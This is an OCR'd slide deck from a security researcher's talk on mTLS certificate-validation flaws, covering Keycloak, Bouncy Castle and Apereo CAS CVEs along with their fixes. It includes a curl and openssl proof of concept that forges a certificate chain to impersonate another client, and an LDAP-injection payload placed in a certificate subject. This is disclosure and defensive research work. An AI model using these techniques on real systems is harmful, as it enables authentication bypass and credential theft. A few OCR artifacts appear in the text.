mTLS: when certificate authentication is done wrong

Michael Stepankin at Github Security Lab

@artsploit

Agenda

Intro: What is mTLS?

Attacks:

- Improper certificate extraction
- Follow the chain, where it leads you?
- Revocation, what's the hell?

Takeaways

What is mutual TLS?

- Client authentication during TLS handshake
- Based on providing X509 certificate, signed by trusted authority
- Server check public/private key possession of the client

TLS 1.2 mutual authentication





Figure 1. Message flow for a full handshake

What is x509 certificate

```
$ openssl x509 -text -in client.crt
Certificate:
    Data:
        Version: 1 (0x0)
        Serial Number:
            d6:2a:25:e3:89:22:4d:1b
    Signature Algorithm: sha256WithRSAEncryption
        Issuer: CN=localhost
        Validity
            Not Before: Jun 13 14:34:28 2023 GMT
            Not After : Jul 13 14:34:28 2023 GMT
        Subject: CN=client
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:9c:7c:b4:e5:e9:3d:c1:70:9c:9d:18:2f:e8:a0:
```

Used to locate issuer's certificate

The subject, aka "user name"



A path from end certificate to root CA formes a chain

mTLS setup: pros and cons

Pros:

- [Speed] Authorization happens only during TLS handshake, all “keep-alive” HTTP request are considered authenticated.

- [Storage] Similar to JWT, server does not store all clients certificates, only the root certificate.

Challenges:

- No granular control. If mTLS enabled, all requests have to be authenticated, even to "/static/style.css"
- Any certificate signed by trusted CA can be used to access this HTTP service. Even if the cert is issued for another purpose.
- No host verification by default, client cert is accepted from any IP.
- Certificate issuance should be implemented separately
- Certificates expire, so should be rotated frequently

Previous attacks on x509 validation

Weak signing algorithm	Parsing issues	Lack of Basic Constraints checks
MD5, SHA1	Memory corruptions while parsing X509 structures	End certificates should not be used to sign other certificates

Chapter 1
Improper certificate extraction from the chain

How to use mTLS in Java Spring app

```
$ cat application.properties

…
server.ssl.client-auth=need
server.ssl.trust-store=/etc/spring/server-truststore.p12
server.ssl.trust-store-password=changeit
…
```

contains all trusted ROOT certificates

```
$ curl -k -v –cert client.pem http://localhost/hello
```

contains client and intermediate certs

How to extract certificates from TLS session

```
// java
X509Certificate[] certificates = sslSession.getPeerCertificates();

// java (another way)
X509Certificate[] certificates = request.getAttribute("javax.servlet.request.X509Certificate");

// node.js
let cert = req.connection.getPeerCertificate();

// python
cert = self.connection.getpeercert(True)

// PHP
$cert = $_SERVER['SSL_CLIENT_CERT']
```

Why java returns an array?

Because the client send not a single certificate, but an array of certificates.

How to extract certificates in Java

```
X509Certificate[] certificates = sslSession.getPeerCertificates();

//way 1 is good
String user = certificates[0].getSubjectX500Principal().getName();

//way 2 is dangerous
for (X509Certificate cert : certificates) {
   if (isClientCertificate(cert)) {
      user = cert.getSubjectX500Principal().getName();
   }
}
```

RFC 5248 says that the sender's certificate MUST come first in the list.

The java TLS library only build a single verified chain from the array presented by the client, other certificates in the array can be self-signed.


Example: CVE-2023-2422
Improper certificate validation in KeyCloak

```
X509Certificate[] certs = null;
ClientModel client = null;
try {
    certs = provider.getCertificateChain(context.getHttpRequest());
    String client_id = null;
    ...
    if (formData != null) {
        client_id = formData.getFirst(OAuth2Constants.CLIENT_ID);
    }
    …
    matchedCertificate = Arrays.stream(certs)
        .map(certificate -> certificate.getSubjectDN().getName())
        .filter(subjectdn -> subjectDNPattern.matcher(subjectdn).matches())
        .findFirst();
```

Keycloak iterates over all certificates in the array, searching the one that matches client_id form parameter.

This creates a vulnerability, as only the first certificate's signature is checked by JDK.

CVE-2023-2422: Exploit chain



CVE-2023-2422: Keycloak exploit

Normal client authentication:

```
$ cat client1.crt client1.key > chain1.pem
$ curl --tlsv1.2 --tls-max 1.2 --cert chain1.pem -v -i -s -k
"https://127.0.0.1:8443/realms/master/clients-managements/register
-node?client_id=client1" -d
"client_cluster_host=http://127.0.0.1:1213/"
```

Now the exploit part, we generate a new self signed certificate and add it to the chain

```
$ openssl req -newkey rsa:2048 -nodes -x509 -subj /CN=client2 -out client2-fake.crt
$ cat client1.crt client1.key client2-fake.crt client1.key > chain2.pem
$ curl --tlsv1.2 --tls-max 1.2 --cert chain2.pem -v -i -s -k
"https://127.0.0.1:8443/realms/master/clients-managements/register-node?client_id=client2"
-d "client_cluster_host=http://127.0.0.1:1213/"
```

CVE-2023-2422: How its fixed

```
        133  +        // Testing only 1st certificate in the chain to match with configured subject
        134  +        X509Certificate certificate = certs[0];
        135  +        boolean matchedCertificate = false;
134     136
135     137           if (clientCfg.getAllowRegexPatternComparison()) {
136     138               Pattern subjectDNPattern = Pattern.compile(subjectDNRegexp);
137     139
138          -            matchedCertificate = Arrays.stream(certs)
139          -                    .map(certificate -> certificate.getSubjectDN().getName())
140          -                    .filter(subjectdn -> subjectDNPattern.matcher(subjectdn).matches())
141          -                    .findFirst();
        140  +            String subjectdn = certificate.getSubjectDN().getName();
        141  +            matchedCertificate = subjectDNPattern.matcher(subjectdn).matches();
```

Lesson: just extract the username from certs[0] and you'll be fine

Another way to pass certificate: as a header

```
$ cat nginx.conf

http {
    server {
        server_name example.com;
        listen 443 ssl;
        …
        ssl_client_certificate /etc/nginx/ca.pem;
        ssl_verify_client on;

        location / {
            proxy_pass http://host.internal:80;
            proxy_set_header ssl-client-cert $ssl_client_cert;
        }
    }
```

The common scenario is to check the certificate on reverse proxy and forward it as an additional header without further validation.

Is not an ideal, as any other host from the same network can send a request with this header.

Also, it's a neat target for HTML smuggling vulnerabilities on reverse proxies. E.g. CVE-2023-30589 or CVE-2021-33193.

Chapter 2
Follow the chain: where it leads you?

Meet Cert Stores




Figure 1 - Sample Hierarchical PKI

In large systems, servers may not store all Intermediate certificates locally.

They can fetched form a Certificate Store, defined in RFC 4387:

Sample locations:

* HTTP URLs
* LDAP directory
* FTP URLS
* Databases

Properties that likely to be used during cert path building

Client certificate
Subject: CN=Client
Issuer: CN=IntCA
Serial: 1337
Extensions:
- Subject Alternative Name
  - DNS: example.com
- Issuer Alternative Name
- Authority Information Access
  - caIssuers: http://example.com/
- Subject Information Access
  - caRepository: http://example.com/
- Subject Key Identifier:
  - key_id: 1337

Subject and Serial are good places to try SQL and LDAP injections.

AIA and SIA extensions are perfect for SSRF attacks, albeit rarely supported.

These values are used to query Cert Store **before** the signature check

CVE-2023-33201: LDAP injection in Bouncy Castle

```
PKIXBuilderParameters pkixParams = new PKIXBuilderParameters(keystore, selector);

//setup additional LDAP store
X509LDAPCertStoreParameters CertStoreParameters = new
X509LDAPCertStoreParameters.Builder("ldap://127.0.0.1:1389", "CN=certificates").build();
CertStore certStore = CertStore.getInstance("LDAP", CertStoreParameters, "BC");
pkixParams.addCertStore(certStore);

// Build and verify the certification chain
try {
   CertPathBuilder builder = CertPathBuilder.getInstance("PKIX", "BC");
   PKIXCertPathBuilderResult result =
         (PKIXCertPathBuilderResult) builder.build(pkixParams);
```

CVE-2023-33201: LDAP injection in Bouncy Castle

Client certificate
Subject: CN=Client
Issuer: CN=IntCA
PubKey: PubKeyClient
Signature: <encrypted with PrivKeyInt>

When LDAP CertStore is used, the server needs to find a certificate chain during validation.

So it makes a call to ldap://127.0.0.1:1389/CN=certificates

With filter "&(cn=*Client*)(userCertificate=*))"

The certificate's subject is inserted to the query

CVE-2023-33201: LDAP injection in Bouncy Castle

Client certificate
Subject: CN=Client*)(userPassword=123
Issuer: CN=IntCA
PubKey: PubKeyClient
Signature: <encrypted with PrivKeyInt>

Translates to the LDAP filter without escape:
"&(cn=*Client*)(userPassword=123*)(userCertificate=*))"

Which can be exploited as an LDAP injection vulnerability

CVE-2023-33201: How its fixed

```
379  432        /**
380  433         * Returns a Set of byte arrays with the certificate or CRL encodings.
@@ -388,7 +441,8 @@ public Collection engineGetCRLs(CRLSelector selector)
388  441        private Set search(String attributeName, String attributeValue,
389  442                          String[] attrs) throws CertStoreException
390  443        {
391       -          String filter = attributeName + "=" + attributeValue;
     444  +          String filter = attributeName + "=" + filterEncode(attributeValue);
     445  +          System.out.println(filter);
```

Lesson: even when signed, some certificate fields are subject to injection attacks.

Chapter 3
Revocation, what's the hell?

Revocation

Client certificate
Subject: CN=Client
Issuer: CN=IntCA
Extensions:
- Authority Information Access
  - oscp: http://example.com/
- CRL Distribution Points
  - [http://example.com/]

- Certificate is checked for revocation by making a request to the URL specified **INSIDE** the certificate.
- Apart from HTTP, LDAP protocol is also supported
- This normally happens after signature check, but not always.

So, we can make a Java app to connect to a LDAP URL?

- Right, and java uses JNDI to access LDAP urls.
- URLS are taken CRDLP and OSCP extensions
- For JDK validator, "com.sun.security.enableCRLDP" should be set to "true"

- RCE via JNDI resolution fixed in CVE-2018-2633*
- Blind SSRF via HTTP still possible, but hardly exploitable

*https://mbechler.github.io/2018/01/20/Java-CVE-2018-2633/

Revocation support in Bouncy Castle

- Bouncy castle API also requires "org.bouncycastle.x509.enableCRLDP" set to "true"
- RCE in BC is sadly not possible, as it only fetches specific attributes with empty BaseDN
- HTTP SSRF still possible

```
private static Collection getCrlsFromLDAP(CertificateFactory certFact, URI distributionPoint)
    throws IOException, CRLException
{
    Map<String, String> env = new Hashtable<String, String>();

    env.put(Context.INITIAL_CONTEXT_FACTORY, "com.sun.jndi.ldap.LdapCtxFactory");
    env.put(Context.PROVIDER_URL, distributionPoint.toString());

    byte[] val = null;
    try
    {
        DirContext ctx = new InitialDirContext((Hashtable)env);
        Attributes avals = ctx.getAttributes("");
        Attribute aval = avals.get("certificateRevocationList;binary");
        val = (byte[])aval.get();
    }
```


CVE-2023-28857: Credentials leak in Apereo CAS

```
/**
 * Validate the X509Certificate received.
 *
 * @param cert the cert
 * @throws GeneralSecurityException the general security exception
 */
private void validate(final X509Certificate cert) throws GeneralSecu
    cert.checkValidity();
    this.revocationChecker.check(cert);

    final int pathLength = cert.getBasicConstraints();
    if (pathLength < 0) {
        if (!isCertificateAllowed(cert)) {
            throw new FailedLoginException(
                    "Certificate subject does not match pattern " +
```

- Apereo CAS only verifies the date validity before checking revocation, the signature is not checked.
- Revocation checking on LDAP server can be enabled in the application.properties.
- A custom library is used for LDAP connection, so RCE is not possible.
- CRLDP extensions are supported

CVE-2023-28857: Credentials leak in Apereo CAS



https://t.me/le

- When processing a certificate, Apereo CAS uses LDAP address taken from the certificate, instead of one configured in properties.
- When connecting to LDAP server, it uses the same password that configured in properties.
- An attacker can leak this password by including its own LDAP address in the certificate and sending it in the header.

CVE-2023-28857: Fix

3 ...ain/java/org/apereo/cas/adaptors/x509/authentication/ldap/LdaptiveResource

band all @@ -149,6 +149,9 @@ protected SearchResponse performLdapSearch(final String lda

```
149          */
150         protected ConnectionFactory prepareConnectionFactory(final String ldapURL)
151             val config = ConnectionConfig.copy(this.connectionConfig);
152 +           if (!config.getLdapUrl().equalsIgnoreCase(ldapURL)) {
153 +               config.setConnectionInitializers();
154 +           }
155             config.setLdapUrl(ldapURL);
156             return new DefaultConnectionFactory(config);
```

Lesson: it's generally dangerous to make requests to URLs taken from certificate fields.

Takeaways

- Pay attention when extracting usernames from client mTLS certificates, as the servers only verify the first certificate in the chain.
- Use Certificate Stores with caution, it can lead to LDAP and SQL injections.
- Certificate revocation can lead to SSRF, JNDI or even RCE in the worst case. Revocation should never be performed before signature validation.

Thank you

@artsploit

The full writeup is available at https://gh.io/mtls-research